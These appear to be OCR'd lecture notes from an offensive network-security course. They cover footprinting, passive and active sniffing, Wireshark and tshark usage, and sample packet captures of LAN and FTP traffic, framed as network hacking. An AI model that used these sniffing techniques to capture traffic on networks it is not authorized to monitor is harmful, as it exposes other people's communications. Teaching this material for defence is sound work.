Network Hacking

S2Day6Net.md

Recall

LAST TIME TOPICS

Topics


- What is Network Hacking?
- Network footprinting
- Network sniffing
- Network Captures
- Mac attack
- Arp poisoning

What is Network Hacking?

- Network Hacking is gathering and exploiting of networks.
- The networks can be WAN or LAN.
- Networking Hacking is an offensive branch of computer security related to networks hacking and the penetration of a target via the networking services or equipment.
- This includes
  - Network information gathering
  - Sniffing
  - Network Attacks


Network footprinting

- Network Hacking is generally means gathering information about domain by using tools
  1. Ping: used for ping sweep
  2. traceroute
     a. It is used to trace out the route taken by the certain information
     b. i.e. data packets from source to destination.




Network sniffing

- Sniffing is the process of monitoring and capturing all the packets passing through a given network using sniffing tools. It is a form of “tapping phone wires” and get to know about the conversation



Types of sniffing



1. **Passive Sniffing**
   a. In passive sniffing, the traffic is Visible but it is not altered in any way. Passive sniffing allows **listening only**.
   b. It works with **Hub** devices. On a hub device, the traffic is sent to all the ports. In a network that uses hubs to connect systems, all hosts on the network can see the traffic. Therefore, an attacker can easily capture traffic going through.
   c. The good news is that hubs are almost obsolete nowadays. Most modern networks use switches. Hence, passive sniffing is no more effective.
2. **Active Sniffing**
   a. In active sniffing, the traffic is not only monitored, but it may also be altered in some way as determined by the attack.
   b. Active sniffing is used to sniff a switch-based network.

Sniffing networks...

- Let's Sniff some networks
- For this purpose we use a program called Wireshark.
- It is One popular passive monitoring tool.
- Wireshark technically is referred to as a "protocol analyzer", but it uses only passive observation of network traffic.
- Wireshark supports both live and offline analysis, has a graphical user interface, and can be used for analyzing multiple protocols
- It is for windows and linux.
- It can Capture and record network Traffics and Save it in Form of cap/pcap file


wireshark

To start it

- You can type it on terminal

```
┌──(nathan㉿Nathan)-[~]
└─$ wireshark
```


- You can search it on the applications.




...

Capture starting/stopping

- After choosing a network interface, it will start capturing



...



We can even see, what the user accessed/requested

...

784	901.465808684	192.168.1.3	192.168.1.8	ICMP	74 Echo (ping) request id=0x0001, seq=3/768, ttl=64 (reply in 785)
785	901.465832609	192.168.1.8	192.168.1.3	ICMP	74 Echo (ping) reply id=0x0001, seq=3/768, ttl=64 (request in 784)
786	902.158230411	192.168.1.1	192.168.1.8	ICMP	98 Echo (ping) request id=0x0878, seq=0/0, ttl=64 (reply in 787)
787	902.158265717	192.168.1.8	192.168.1.1	ICMP	98 Echo (ping) reply id=0x0878, seq=0/0, ttl=64 (request in 786)
788	902.469438617	192.168.1.3	192.168.1.8	ICMP	74 Echo (ping) request id=0x0001, seq=4/1024, ttl=64 (reply in 789)
789	902.469462704	192.168.1.8	192.168.1.3	ICMP	74 Echo (ping) reply id=0x0001, seq=4/1024, ttl=64 (request in 788)
790	904.148460466	IntelCor_3b:bc:35	06:0c:01:00:8c:6d	ARP	42 Who has 192.168.1.8? Tell 192.168.1.3

Also when some one ping to us.

85227…	192.168.1.8	192.99.200.113	TCP	74	43860 → 80 [SYN] Seq=0 Win=64240 Len=0
35406…	192.99.200.113	192.168.1.8	TCP	66	80 → 43860 [SYN, ACK] Seq=0 Ack=1 Win=2
36224…	192.168.1.8	192.99.200.113	TCP	54	43860 → 80 [ACK] Seq=1 Ack=1 Win=64256
39563…	192.168.1.8	192.99.200.113	HTTP	190	GET /kali/pool/main/libn/libnids/libnid
94054…	192.99.200.113	192.168.1.8	TCP	54	80 → 43860 [ACK] Seq=1 Ack=137 Win=3033
93470…	192.99.200.113	192.168.1.8	HTTP	1471	HTTP/1.1 302 Found (text/html)

And check when tcp connections established

Tshark

Tshark is a command line tool like the wireshark it can capture


```
┌──(nathan㉿Nathan)-[~/rex]
└─$ tshark -i wlan0
Capturing on 'wlan0'
    1 0.000000000 ChinaMob_76:e0:58 → 06:0c:01:00:8c:6d ARP 42 Who has 192.168.1.8? Tell 192.168.1.1
    2 0.000021264 06:0c:01:00:8c:6d → ChinaMob_76:e0:58 ARP 42 192.168.1.8 is at 06:0c:01:00:8c:6d
    3 1.142477233 fe80::f55a:3099:6bf5:ee5b → fe80::1      ICMPv6 86 Neighbor Solicitation for fe80::1 from 06:0c:01:00:8c:6d
    4 1.146199433      fe80::1 → fe80::f55a:3099:6bf5:ee5b ICMPv6 78 Neighbor Advertisement fe80::1 (rtr, sol)
    5 2.016521116  192.168.1.1 → 224.0.0.1    IGMPv2 46 Membership Query, general
    6 2.018889083  192.168.1.1 → 224.0.0.1    IGMPv2 46 Membership Query, general
    7 2.020518191  192.168.1.1 → 224.0.0.1    IGMPv2 46 Membership Query, general
    8 2.022518840      fe80::1 → ff02::1      ICMPv6 86 Multicast Listener Query
    9 2.119288919      fe80::1 → ff02::1      ICMPv6 86 Multicast Listener Query
   10 2.120926287      fe80::1 → ff02::1      ICMPv6 86 Multicast Listener Query
   11 2.223600395      fe80::1 → ff02::2      ICMPv6 86 Multicast Listener Report
   12 2.225530588      fe80::1 → ff02::2      ICMPv6 86 Multicast Listener Report
   13 2.227188693 fe80::56f9:9f42:ea67:fdd4 → ff02::1:ff67:fdd4 ICMPv6 86 Multicast Listener Report
   14 2.323459268 fe80::56f9:9f42:ea67:fdd4 → ff02::1:ff67:fdd4 ICMPv6 86 Multicast Listener Report
   15 2.326461912 fe80::f55a:3099:6bf5:ee5b → ff02::1:fff5:ee5b ICMPv6 86 Multicast Listener Report
   16 2.326578761 fe80::56f9:9f42:ea67:fdd4 → ff02::1:ff67:fdd4 ICMPv6 86 Multicast Listener Report
   17 2.328212026 fe80::56f9:9f42:ea67:fdd4 → ff02::fb     ICMPv6 86 Multicast Listener Report
   18 2.332017873 fe80::56f9:9f42:ea67:fdd4 → ff02::fb     ICMPv6 86 Multicast Listener Report
   19 2.427030164 fe80::56f9:9f42:ea67:fdd4 → ff02::1:3    ICMPv6 86 Multicast Listener Report
   20 2.430932163 fe80::56f9:9f42:ea67:fdd4 → ff02::1:3    ICMPv6 86 Multicast Listener Report
   21 2.530081249 fe80::56f9:9f42:ea67:fdd4 → ff02::c      ICMPv6 86 Multicast Listener Report
   22 2.534532332 fe80::56f9:9f42:ea67:fdd4 → ff02::c      ICMPv6 86 Multicast Listener Report
   23 2.537735422 fe80::56f9:9f42:ea67:fdd4 → ff02::c      ICMPv6 86 Multicast Listener Report
   24 2.640279710      fe80::1 → ff02::1:ff00:0 ICMPv6 86 Multicast Listener Report
   25 2.644245217      fe80::1 → ff02::1:ff00:0 ICMPv6 86 Multicast Listener Report
   26 2.648109304      fe80::1 → ff02::1:ff00:0 ICMPv6 86 Multicast Listener Report
   27 2.690885876      fe80::1 → ff02::1:ff00:1 ICMPv6 86 Multicast Listener Report
   28 2.693016013      fe80::1 → ff02::1:ff00:1 ICMPv6 86 Multicast Listener Report
   29 2.696891076      fe80::1 → ff02::1:ff00:1 ICMPv6 86 Multicast Listener Report
   30 3.135415031 fe80::f55a:3099:6bf5:ee5b → ff02::1:2    DHCPv6 138 Solicit XID: 0x4b73b6 CID: 0004bc151a2c62bdcd80e65592fdf0b369f8
   31 3.330673109  192.168.1.1 → 192.168.1.8  ICMP 98 Echo (ping) request  id=0x6bec, seq=0/0, ttl=64
   32 3.330707634  192.168.1.8 → 192.168.1.1  ICMP 98 Echo (ping) reply    id=0x6bec, seq=0/0, ttl=64 (request in 31)
   33 3.760577041  192.168.1.3 → 224.0.0.251  IGMPv2 46 Membership Report group 224.0.0.251
   34 3.764456821  192.168.1.3 → 224.0.0.251  IGMPv2 46 Membership Report group 224.0.0.251
   35 3.768424452  192.168.1.3 → 224.0.0.251  IGMPv2 46 Membership Report group 224.0.0.251
   36 3.768437910  192.168.1.3 → 239.255.255.250 IGMPv2 46 Membership Report group 239.255.255.250
   37 3.860185057  192.168.1.3 → 239.255.255.250 IGMPv2 46 Membership Report group 239.255.255.250
   38 3.864017940  192.168.1.3 → 239.255.255.250 IGMPv2 46 Membership Report group 239.255.255.250
   39 6.134935031  192.168.1.8 → 34.107.221.82 TCP 66 58164 → 80 [ACK] Seq=1 Ack=1 Win=501 Len=0 TSval=2551140853 TSecr=297025113
   40 6.215061886  192.168.1.3 → 224.0.0.252  IGMPv2 46 Membership Report group 224.0.0.252
   41 6.216815334  192.168.1.3 → 224.0.0.252  IGMPv2 46 Membership Report group 224.0.0.252
   42 6.220860370  192.168.1.3 → 224.0.0.252  IGMPv2 46 Membership Report group 224.0.0.252
```

UnSecured Connection

To Demonstrate this Lets Use A service called FTP.

If you need the cap/pcap file


https://github.com/markofu/pcaps/blob/master/PracticalPacketAnalysis/ppa-capture-files/ftp.pcap





No.	Time	Source	Destination	Protocol	Length	Info
1	2006-12-16 20:24:40.499548	192.168.0.114	192.168.0.193	TCP	62	1137 → 21 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM
2	2006-12-16 20:24:40.501867	192.168.0.193	192.168.0.114	TCP	62	21 → 1137 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=1452 SACK_PERM
3	2006-12-16 20:24:40.501886	192.168.0.114	192.168.0.193	TCP	54	1137 → 21 [ACK] Seq=1 Ack=1 Win=17424 Len=0
